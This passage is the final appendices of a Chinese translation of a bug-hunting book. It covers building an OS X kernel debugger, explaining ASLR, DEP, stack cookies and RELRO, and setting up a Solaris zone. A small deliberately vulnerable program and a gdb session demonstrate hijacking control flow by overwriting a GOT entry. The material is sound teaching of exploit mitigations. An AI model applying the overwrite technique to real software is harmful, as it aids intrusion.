linux# ./configure; make

linux# cd ../bfd
linux# ./configure --target=i386-apple-darwin --program-suffix=_osx; make;        →
make install

linux# cd ../mmalloc
linux# ./configure; make; make install

linux# cd ../intl
linux# ./configure; make; make install

linux# cd ../libiberty
linux# ./configure; make; make install

linux# cd ../opcodes
linux# ./configure --target=i386-apple-darwin --program-suffix=_osx; make;        →
make install
```

为构建调试器本身，我需要从 XNU 内核源代码中复制一些头文件到 Linux 主机的 include 目录中。

```
linux# cd /home/tk
linux# tar -zxvf xnu-792.13.8.tar.gz
linux# cp -R xnu-792.13.8/osfmk/i386/ /usr/include/
linux# cp -R xnu-792.13.8/bsd/i386/ /usr/include/
cp: overwrite `/usr/include/i386/Makefile'? y
cp: overwrite `/usr/include/i386/endian.h'? y
cp: overwrite `/usr/include/i386/exec.h'? y
cp: overwrite `/usr/include/i386/setjmp.h'? y
linux# cp -R xnu-792.13.8/osfmk/mach /usr/include/
```

然后我在新的_types.h 文件中注释掉一些类型定义，避免编译期冲突（见第 39 行、第 43 行和第 78 行至第 81 行）。

```
linux# vi +38 /usr/include/i386/_types.h
[..]
    38 #ifdef __GNUC__
    39 // typedef __signed char           __int8_t;
    40 #else   /* !__GNUC__ */
    41 typedef char                     __int8_t;
    42 #endif  /* !__GNUC__ */
    43 // typedef unsigned char           __uint8_t;
    44 // typedef short                   __int16_t;
    45 // typedef unsigned short          __uint16_t;
    46 // typedef int                     __int32_t;
    47 // typedef unsigned int            __uint32_t;
    48 // typedef long long               __int64_t;
    49 // typedef unsigned long long      __uint64_t;
    ..
    78 //typedef union {
    79 //      char            __mbstate8[128];
    80 //      long long       _mbstateL;                      /* for alignment */
    81 //} __mbstate_t;
[..]
```

给文件/home/tk/gdb-292/src/gdb/macosx/i386-macosx-tdep.c 新增一个 include。

```
linux# vi +24 /home/tk/gdb-292/src/gdb/macosx/i386-macosx-tdep.c
[..]
    24 #include <string.h>
    25 #include "defs.h"
    26 #include "frame.h"
    27 #include "inferior.h"
[..]
```

最后，用以下命令编译这个调试器。

```
linux# cd gdb-292/src/gdb/
linux# ./configure --target=i386-apple-darwin --program-suffix=_osx --disable-gdbtk
linux# make; make install
```

编译完成后，我用 root 账号运行新调试器，以便能在/usr/local/bin/下创建所需的目录。

```
linux# cd /home/tk
linux# gdb_osx -q
(gdb) quit
```

至此，调试器就准备好了。

B.5.4 第四步：准备调试环境

在 Mac OS X 下解压缩下载的内核调试包（Kernel Debug Kit）磁盘映像文件（dmg），通过 scp 命令把文件传到 Linux 主机上，并将目录命名为 KernelDebugKit_10.4.8。我还把 XNU 源代码复制到调试器的搜索路径中。

```
linux# mkdir /SourceCache
linux# mkdir /SourceCache/xnu
linux# mv xnu-792.13.8 /SourceCache/xnu/
```

在第 7 章，我已经描述了如何用新构建的内核调试器连接一台 Mac OS X 机器。

附注

[1] 见 Solaris Modular Debugger Guide：http://dlc.sun.com/osol/docs/content/MODDEBUG/ moddebug.html（短址为 http://bit.ly/wVpBK9）。

[2] 见 http://www.vmware.com/。

[3] 见 http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx（短址为 http://bit.ly/Akd3nd）。

[4] 见 http://www.gnu.org/software/gdb/documentation/（短址为 http://bit.ly/I3bj3w）。


[5] 现在仍有一些可用的镜像下载站点可以得到 Red Hat 7.3 的 ISO 映像。截至本章撰写时，以下这些链接仍然有效：http://ftp-stud.hs-esslingen.de/Mirrors/archive.download.redhat.com/redhat/linux/7.3/de/iso/i386/（短址为 http://bit.ly/Ifacfn），http://mirror.fraunhofer.de/archive.download.redhat.com/redhat/linux/7.3/en/iso/i386/（短址为 http://bit.ly/Ifasem），http://mirror.cs.wisc.edu/pub/mirrors/linux/archive.download.redhat. com/redhat/linux/7.3/en/iso/i386/（短址为 http://bit.ly/HVo3oi）。

[6] Apple 自定义版本的 gdb 源代码可从以下网址下载：http://www.opensource.apple.com/tarballs/gdb/gdb-292.tar.gz（短址为 http://bit.ly/IbY3IW）。

[7] GNU 标准版本的 gdb 源代码可从以下网址下载：http://ftp.gnu.org/pub/gnu/gdb/gdb-5.3.tar.gz（短址为 http://bit.ly/I19Z05）。

[8] Apple 的 GNU 调试器补丁可从以下网址获取：http://www.trapkit.de/books/bhd/osx_gdb.patch（短址为 http://bit.ly/IZ0XfP）。

[9] XNU 版本 792.13.8 可从以下网址下载：http://www.opensource.apple.com/tarballs/xnu/xnu-792.13.8.tar.gz（短址为 http://bit.ly/HUs63y）。



缓解技术

本附录包含漏洞利用缓解技术的相关信息。

C.1 漏洞利用缓解技术

如今，为了让内存数据损坏漏洞的利用尽可能地困难，人们设计了各种漏洞利用缓解技术和机制。最流行的技术有以下几种：

- 地址空间布局随机化（ASLR）
- 安全 cookie（/GS），栈缓冲区溢出保护（Stack-Smashing Protection，SSP），或者 Stack Canaries
- 数据执行保护技术（DEP），或者不可执行内存保护（NX）

此外，还有一些缓解技术跟某种操作系统平台、某种特殊的堆实现机制或者跟某种文件格式（如 SafeSEH、SEHOP 或 RELRO（见 C.2 节）等）绑定。另外也有一些堆缓解技术，如堆 cookie（heap cookies）、随机化（randomization）、safe unlinking 等。

这么多缓解技术，足以轻松写出另一本书了，因此这里只集中介绍最流行的几种技术和几个检测工具。

注意 在漏洞利用缓解技术和绕过这些技术的方法之间，竞争是永久的。甚至使用上述这些机制的系统都可能在某种情况下反而被成功地利用。

C.1.1 地址空间布局随机化（ASLR）

ASLR 随机化进程空间中关键区域的位置（通常包括可执行代码基地址、栈、堆和库的位置等），从而防止漏洞利用程序的作者猜到目标地址。假如你找到一个 write 4 primitive 漏洞，有机会在任何期望的内存位置写入指定的 4 个字节。如果选择一个可靠的内存位置来覆写，这便为你提供了强有力的实施利用的机会。有了 ASLR，覆写可靠的内存位置就难得多了。当然，ASLR 只有实施正确才有效[1]。

C.1.2 安全cookie（/GS），栈缓冲区溢出保护（SSP），或者Stack Canaries

这些方法通常向一个栈帧注入 canary 或者 cookie，保护与过程调用相关的函数元数据（例如返回地址）。在处理返回地址之前，程序会检查 canary 或 cookie 的有效性，栈帧里的数据也会重新组织，保护函数和参数有关的指针。即便能在一个用这种缓解技术保护的函数中找到一个栈缓冲区溢出，要利用它也是很难的。[2]

C.1.3 NX和DEP

NX 位（No eXecute bit）是 CPU 的一种特性，可防止在进程的数据内存页面上执行代码。许多现代操作系统都采用了 NX 位。在微软的 Windows 上，硬件强制的 DEP（Data Execution Prevention）会开启兼容 CPU 的 NX 位，将进程中除明确包含可执行代码的其余内存位置全都标记为不可执行。DEP 是 Windows XP SP2 以及 Windows Server 2003 SP1 引入的。在 Linux 上，NX 由支持 AMD 和 Intel 64 位 CPU 的内核强制实施。对于在老的 32 位 x86 CPU 上运行的 Linux，ExecShield[3] 和 PaX[4]模拟了 NX 功能。

C.1.4 检测漏洞利用缓解技术

在尝试绕过这些缓解技术之前，必须检测当前运行的进程实际使用的是哪种技术。

通过特殊的 API 和编译期选项，缓解可由系统策略控制。例如，Windows 客户端操作系统的默认系统级 DEP 策略称为 OptIn。在这种操作模式下，DEP 仅对明确加入 DEP 的进程起作用。进程加入 DEP 的方式多种多样。譬如，你可以在编译时用适当的链接开关（/NXCOMPAT），或者使用 API `SetProcessDEPPolicy` 以编程方式将应用程序加入到 DEP 中。Windows 支持 4 种硬件强制 DEP 的系统级配置[5]。在 Windows Vista 及后续版本上，可以使用控制台应用程序 bcdedit.exe 来验证系统级 DEP 策略，但是这必须在权限提升的 Windows 命令行中运行。使用 Sysinternal 的 Process Explorer [6]验证应用程序的 DEP 和 ASLR 设置。

注意　要将 Process Explorer 配置成显示进程的 DEP 和 ASLR 状态，需要在视图区（View）增加以下两列：View > Select Columns > DEP Status 和 View > Select Columns > ASLR Enabled。此外还可以设置底部窗口来查看进程使用的 DLL，并增加“ASLR Enabled”列（见图 C-1）。




图 C-1　Process Explorer 中显示的 DEP 和 ASLR 状态

新版本的 Windows（Vista 及之后的版本）默认也支持 ASLR，但是 DLL 和 EXE 必须使用链接选项/DYNAMICBASE 加入 ASLR 支持。注意，有一点很重要，

如果不是进程的所有模块都加入对 ASLR 的支持，防护效果会显著减弱。实际上，像 DEP 和 ASLR 这类缓解技术的有效性完全取决于应用程序有多完全、多彻底地启用了每一种缓解技术。[7]

图 C-1 展示了一个用 Process Explorer 来观察 IE 的 DEP 和 ASLR 设置的例子。注意加载到 IE 进程上下文中的 Java DLL 没有使用 ASLR（由底部窗口 ASLR 列的空值显示）。微软也发布了一款称为 BinScope Binary Analyzer 的工具[8]，界面简单易用，用来分析二进制文件中的各种安全保护。

如果 DEP 和 ASLR 都正确部署，开发漏洞利用程序将困难许多。

要查看一个 Windows 二进制文件是否支持安全 cookie（/GS）缓解技术，可以用 IDA Pro 反汇编这个二进制文件并在函数的前导指令（function prologue）和出口指令（function epilogue）处寻找对安全 cookie 的引用，如图 C-2 所示。




图 C-2 函数前导和出口处的安全 cookie（/GS）引用（IDA Pro）

使用我的 checksec.sh [9]脚本，可以检查跟不同漏洞利用缓解技术相关的 Linux 系统级配置，以及相关的 ELF 二进制文件及进程信息。

C.2 RELRO

RELRO 是一种通用的漏洞利用缓解技术，可用来强化 ELF[10]二进制文件或者

进程的数据段。ELF 是一种常用的可执行文件和库的格式，广泛使用于各种类 Unix 系统，包括 Linux、Solaris 和 BSD。RELRO 有两种不同的模式。

1. 部分 RELRO

- 编译器命令：`gcc -Wl、-z、relro`。
- ELF 段重新组织，因此 ELF 内部的数据段（`.got`、`.dtors` 等）在程序的数据段（`.data` 和`.bss`）之前。
- Non-PLT GOT 是只读的。[①]
- 依赖 PLT 的（PLT-dependent）GOT 仍是可写的。

2. 完全 RELRO

- 编译器命令：`gcc -Wl、-z、relro、-z、now`。
- 支持部分 RELRO 的所有特性。
- 额外的：整个 GOT（重）映射为只读的。

假如程序的数据段（`.data` 和`.bss`）里发生了缓冲区溢出，部分 RELRO 和完全 RELRO 都会重新组织 ELF 文件内部的数据段，以防数据段被覆写，但是只有完全 RELRO 能缓解修改 GOT 入口以控制程序执行流的流行技术（见 A.4 节）。

为演示 RELRO 缓解技术，我制作了两个简单的测试用例。我用的平台是 Debian Linux 6.0。

C.2.1 测试用例 1：部分RELRO

代码清单 C-1 中的这个测试程序接受一个内存地址（见第 6 行），并试图把值 `0x41414141` 写到这个地址（见第 8 行）。

代码清单 C-1 演示 RELRO 的样例代码（testcase.c）

```
01 #include <stdio.h>
02
03 int
04 main (int argc, char *argv[])
05 {
06   size_t *p = (size_t *)strtol (argv[1], NULL, 16);
07
08   p[0] = 0x41414141;
09   printf (“RELRO: %p\n”, p);
10
11   return 0;
12 }
```

① GOT 是 Global Offset Table 的缩写，PLT 是 Procedure Linkage Table 的缩写。——译者注

以部分 RELRO 支持编译这个程序。

```
linux$ gcc -g -Wl,-z,relro -o testcase testcase.c
```

然后用我的 checksec.sh 脚本[11]检查结果二进制文件。

```
linux$ ./checksec.sh --file testcase
RELRO           STACK CANARY      NX            PIE                     FILE
Partial RELRO   No canary found   NX enabled    No PIE                  testcase
```

接下来用 objdump 收集代码清单 C-1 第 9 行 printf()库函数的 GOT 地址，然后尝试覆写那个 GOT 入口。

```
linux$ objdump -R ./testcase | grep printf
0804a00c R_386_JUMP_SLOT   printf
```

在 gdb 中启动这个测试程序，看看到底会发生什么。

```
linux$ gdb -q ./testcase

(gdb) run 0804a00c
Starting program: /home/tk/BHD/testcase 0804a00c

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

(gdb) info registers eip
eip            0x41414141     0x41414141
```

结果，如果只用部分 RELRO 保护 ELF 二进制文件，仍有可能篡改任意 GOT 入口，控制进程的执行流。

C.2.2　测试用例 2：完全RELRO

这一次，我以完全 RELRO 支持编译这个测试程序。

```
linux$ gcc -g -Wl,-z,relro,-z,now -o testcase testcase.c

linux$ ./checksec.sh --file testcase
RELRO           STACK CANARY      NX            PIE                     FILE
Full RELRO      No canary found   NX enabled    No PIE                  testcase
```

然后我再次尝试覆写 printf()的 GOT 地址。

```
linux$ objdump -R ./testcase | grep printf
08049ff8 R_386_JUMP_SLOT   printf

linux$ gdb -q ./testcase
```

```
(gdb) run 08049ff8
Starting program: /home/tk/BHD/testcase 08049ff8

Program received signal SIGSEGV, Segmentation fault.
0x08048445 in main (argc=2, argv=0xbffff814) at testcase.c:8
8         p[0] = 0x41414141;
```

这一次，程序执行流在源代码第 8 行被 SIGSEGV 信号中断。我们来看看为什么。

```
(gdb) set disassembly-flavor intel

(gdb) x/1i $eip
0x8048445 <main+49>:    mov    DWORD PTR [eax],0x41414141

(gdb) info registers eax
eax            0x8049ff8        134520824
```

跟预期一样，程序试图把值 0x41414141 写入给定的内存地址 0x8049ff8。

```
(gdb) shell cat /proc/$(pidof testcase)/maps
08048000-08049000 r-xp 00000000 08:01 497907     /home/tk/testcase
08049000-0804a000 r--p 00000000 08:01 497907     /home/tk/testcase
0804a000-0804b000 rw-p 00001000 08:01 497907     /home/tk/testcase
b7e8a000-b7e8b000 rw-p 00000000 00:00 0
b7e8b000-b7fcb000 r-xp 00000000 08:01 181222     /lib/i686/cmov/libc-2.11.2.so
b7fcb000-b7fcd000 r--p 0013f000 08:01 181222     /lib/i686/cmov/libc-2.11.2.so
b7fcd000-b7fce000 rw-p 00141000 08:01 181222     /lib/i686/cmov/libc-2.11.2.so
b7fce000-b7fd1000 rw-p 00000000 00:00 0
b7fe0000-b7fe2000 rw-p 00000000 00:00 0
b7fe2000-b7fe3000 r-xp 00000000 00:00 0          [vdso]
b7fe3000-b7ffe000 r-xp 00000000 08:01 171385     /lib/ld-2.11.2.so
b7ffe000-b7fff000 r--p 0001a000 08:01 171385     /lib/ld-2.11.2.so
b7fff000-b8000000 rw-p 0001b000 08:01 171385     /lib/ld-2.11.2.so
bffeb000-c0000000 rw-p 00000000 00:00 0          [stack]
```

进程的内存映射显示，包含 GOT 表的地址范围 08049000 到 0804a000 被成功设为只读（r--p）。

结果：如果完全 RELRO 已启用，试图覆写 GOT 地址将导致出错，因为 GOT 段映射为只读。

C.2.3 结论

假如在程序的数据段（.data 和.bss）里发生了缓冲区溢出，部分和完全 RELRO 可以保护 ELF 的内部数据段，使之不被覆写。

使用完全 RELRO，成功保护 GOT 入口不被修改是可能的。

还有一种通用的方法也可以实现类似的 ELF 目标文件缓解技术，可以运行在不支持 RELRO 的平台上。[12]

C.3　Solaris区域

Solaris 区域（Solaris Zones）是一种用于虚拟化操作系统服务并为运行应用程序提供独立环境的技术。区域（zone）是在 Solaris 操作系统的一个实例中创建的虚拟操作系统环境。创建一个区域，就产生了一个应用程序的执行环境，其中的进程与系统其他部分隔离开来。这种隔离能够保护在一个区域中运行的进程不被其他区域中运行的进程监控或影响。甚至以超级用户身份运行的进程也不能查看或影响其他区域中的进程活动。

C.3.1　术语

区域分为两种：全局的和非全局的。全局区域代表传统的 Solaris 执行环境，并且是唯一可在其中配置、安装非全局区域的。非全局区域默认不能访问全局区域和其他非全局区域。所有区域都有一个安全边界包围着，且只能访问文件系统层级中属于自己的子树。每个区域都有自己的根目录，有各自的进程和设备，以低于全局区域的权限运行。

Sun 和 Oracle 推出区域技术时对其安全性非常自信。

> 一旦一个进程放到非全局区域中，它和后续子进程都不能改变区域。
>
> 网络服务可以在区域中运行。在一个区域中运行网络服务就限制了一个安全漏洞可能导致的破坏。成功利用区域中软件安全漏洞的入侵者，会被局限在这个区域内的受限行为集中。在一个区域中得到的特权是在整个系统中所能得到特权的子集……[13]
>
> 进程被限制在一个特权子集中。特权约束保护区域不做可能影响其他区域的事。权限集限制了区域中特权用户的能力。使用 ppriv 应用程序可以显示区域中有效的特权列表。[14]

本章中我用的平台是 Solaris 10 10/08 x86/x64 DVD 完整映像的默认安装（sol-10-u6-ga1-x86-dvd.iso），它被称为 Solaris 10 Generic_137138_09。

Solaris 区域很了不起，但是它有一个弱点：所有的区域（全局的和非全局的）共享同一个内核。如果内核中有允许任意代码执行的 bug，它就可能跨越所有的安全边界，逃离非全局区域，并且危及其他非全局区域甚至全局区域。为演示这

种情况，我录制了一段视频，实际展示第 3 章中描述的漏洞利用。这个漏洞利用程序允许一个非特权用户逃离非全局区域中，并危及所有其他区域，包括全局区域。该视频可从本书网站上获得。[15]

C.3.2　创建一个Solaris非全局区域

以下步骤创建一个第 3 章中的 Solaris 区域（所有步骤必须在一个全局区域中以特权用户的身份执行）。

```
solaris# id
uid=0(root) gid=0(root)

solaris# zonename
global
```

首先是为新区域创建一个文件系统区。

```
solaris# mkdir /wwwzone
solaris# chmod 700 /wwwzone
solaris# ls -l / | grep wwwzone
drwx------   2 root     root         512 Aug 23 12:45 wwwzone
```

然后用 zonecfg 创建新的非全局区域。

```
solaris# zonecfg -z wwwzone
wwwzone: No such zone configured
Use 'create' to begin configuring a new zone.
zonecfg:wwwzone> create
zonecfg:wwwzone> set zonepath=/wwwzone
zonecfg:wwwzone> set autoboot=true
zonecfg:wwwzone> add net
zonecfg:wwwzone:net> set address=192.168.10.250
zonecfg:wwwzone:net> set defrouter=192.168.10.1
zonecfg:wwwzone:net> set physical=e1000g0
zonecfg:wwwzone:net> end
zonecfg:wwwzone> verify
zonecfg:wwwzone> commit
zonecfg:wwwzone> exit
```

之后，用 zoneadm 检查结果。

```
solaris# zoneadm list -vc
  ID NAME             STATUS     PATH                           BRAND    IP
   0 global           running    /                              native   shared
   - wwwzone          configured /wwwzone                       native   shared
```

接下来，安装并启动新的非全局区域。

```
solaris# zoneadm -z wwwzone install
Preparing to install zone <wwwzone>.
Creating list of files to copy from the global zone.
Copying <8135> files to the zone.
Initializing zone product registry.
Determining zone package initialization order.
Preparing to initialize <1173> packages on the zone.
Initialized <1173> packages on zone.
Zone <wwwzone> is initialized.

solaris# zoneadm -z wwwzone boot
```

为确保一切正常，ping 这个新的非全局区域的 IP 地址。

```
solaris# ping 192.168.10.250
192.168.10.250 is alive
```

用以下命令登录这个新的非全局区域。

```
solaris# zlogin -C wwwzone
```

回答了关于语言和终端设置的问题后，以 `root` 身份登录并添加一个非特权用户。

```
solaris# id
uid=0(root) gid=0(root)

solaris# zonename
wwwzone
solaris# mkdir /export/home

solaris# mkdir /export/home/wwwuser

solaris# useradd -d /export/home/wwwuser wwwuser

solaris# chown wwwuser /export/home/wwwuser

solaris# passwd wwwuser
```

然后以这个非特权用户身份来利用这个第 3 章描述的 Solaris 内核漏洞。

附注

[1] 见 Rob King 的“New Leopard Security Features – Part I: ASLR”, DVLabs Tipping Point(blog), 2007 年 11 月 7 日，http://dvlabs.tippingpoint.com/blog/2007/11/07/leopard-aslr（短址为 http://bit.ly/ IExtbw）。

[2] 见 Tim Burrell 的 “GS Cookie Pretection – Effectiveness and Limitations”，微软 TechNet Blogs: Security Research & Defense(blog), 2009 年 3 月 16 日，http://blogs.technet.com/srd/archive/ 2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx （短址为 http://bit.ly/IhB6WK）；

"Enhanced GS in Visual Studio 2010"，微软 TechNet Blogs：Security Research & Defence(blog), 2009 年 3 月 20 日，http://blogs.technet.com/srd/archive/2009/03/20/enhanced-gs-in-visual-studio-2010.aspx（短址为 http://bit.ly/JFlKuG）；IBM Research 的"GCC Extension for Protecting Applications from Stack-Smashing Attacks"，最后更新于 2005 年 8 月 22 日，http://researchweb.watson.ibm.com/trl/projects/security/ssp（短址为 http://bit.ly/K8Xhhi）。

[3] 见 http://people.redhat.com/mingo/exec-shield/（短址为 http://red.ht/JruTWu）。

[4] 见 PaX 团队的主页 http://pax.grsecurity.net/和 grsecurity 网站 http://www.grsecurity.net。

[5] 见 Robert Hensing 的"Understanding DEP as a Mitigation Technology Part 1"，微软 TechNet Blogs：Security Research & Defense(blog), 2009 年 6 月 12 日，http://blogs.technet.com/srd/archive/2009/06/12/understanding-dep-as-a-mitigation-technology-part-1.aspx（短址为 http://bit.ly/I8qiG4）。

[6] 见 http://technet.microsoft.com/en-en/sysinternals/bb896653/（短址为 http://bit.ly/wDIGy8）。

[7] 更多信息，见 Alin Rad Pop 的 Secunia 研究"DEP/ASLR Implementation Progress in Popular Third-party WIndows Applications"，2010 年，http://secunia.com/gfx/pdf/DEP_ASLR_2010_paper.pdf（短址为 http://bit.ly/IXbvxY）。

[8] 要下载 BinScope 二进制文件分析工具，可以访问 http://go.microsoft.com/?linkid-9678113（短址为 http://bit.ly/A69gM2）。

[9] 见 http://www.trapkit.de/tools/checksec.html（短址为 http://bit.ly/IwwSoZ）。

[10] 见 TIS 委员会的 Tool Interface Standard(TIS) Executable and Linking Format (ELF) Specification，1995 年版本 1.2，http://refspecs.freestandards.org/elf/elf.pdf（短址为 http://bit.ly/ z2c6qz）。

[11] 见前面附注[9]。

[12] 见 Chris Rohlf 的"Self Protecting Global Offset Table(GOT)"，草稿 1.4 版，2008 年 8 月，http://code.google.com/p/em386/downloads/detail?name-Sel-Protecting-GOT.html（短址为 http://bit.ly/IaqiEp）。

[13] 见"Introduction to Solaris Zones: Feature Provided by Non-Global Zones"，System Administration Guide: Oracle Solaris Containers – Resource Management and Oracle Solaris Zones, 2010, http://download.oracle.com/docs/cd/E19455-01/817-1592/zones.intro-9/index.html（短址为 http://bit.ly/K9aDtQ）。

[14] 见"Solaris Zones Administration (Overview): Privileges in a Non-Global Zone"，System Administration Guide: Virtualization Using the Solaris Operating System, 2010, http://download.oracle.com/docs/cd/E19082-01/819-2450/z.admin.ov-18/index.html（短址为 http://bit.ly/JKZUH8）。

[15] 见 http://www.trapkit.de/books/bhd/（短址为 http://bit.ly/yZX6td）。

- 亚马逊网站好评如潮
- 真实再现流行软件的漏洞发现全过程
- 安全专家实战经验总结

软件的安全问题近年来颇受媒体关注，虽然软件漏洞和破解等术语已广为人知，但很多人包括信息安全专业人士，并不清楚攻击者到底是怎样发现软件安全漏洞的。本书作者以日记的形式，描述了自己在真实软件中找到bug的方法和技巧，旨在帮助读者形成自己的捉虫风格，从而顺利找出软件中的bug。

书中内容共分为8章，第1章为概述，其余7章是7篇日记，分别记录了作者近几年找到的比较典型的内存bug，涉及VLC媒体播放器、Sun Solaris操作系统、导致空指针解引用的类型转换、浏览器插件、Windows操作系统内核、苹果XNU内核、iPhone音频库。作者将静态分析和动态分析、模糊测试等一些通用的捉虫技巧穿插在漏洞发现讲解的过程中，顺便介绍了调试器、反汇编工具等专用漏洞挖掘工具的具体使用方法，可以让读者逐层建立起各种概念，全面掌握安全调试知识。

Tobias Klein
德国著名信息安全咨询与研究公司NESO安全实验室创始人，资深软件安全研究员，职业生涯中发现的软件安全漏洞无数，更曾为苹果、微软等公司的产品找出不少漏洞。除本书外，还出版过两本信息安全方面的德文作品。

张伸　不合格码农。爱咖啡，爱葡萄酒。爱听布鲁斯，也爱吃巧克力。不小资，不文青，只是喜欢收藏图书和CD。慢生活，每天听相声才能入睡。twitter和新浪微博：@loveisbug。

延伸阅读



图灵社区：www.ituring.com.cn
新浪微博：@图灵教育　@图灵社区
反馈/投稿/推荐信箱：contact@turingbook.com
热线：(010)51095186转604
分类建议　计算机/程序设计/安全
人民邮电出版社网址：www.ptpress.com.cn



ISBN 978-7-115-29044-1
定价：39.00元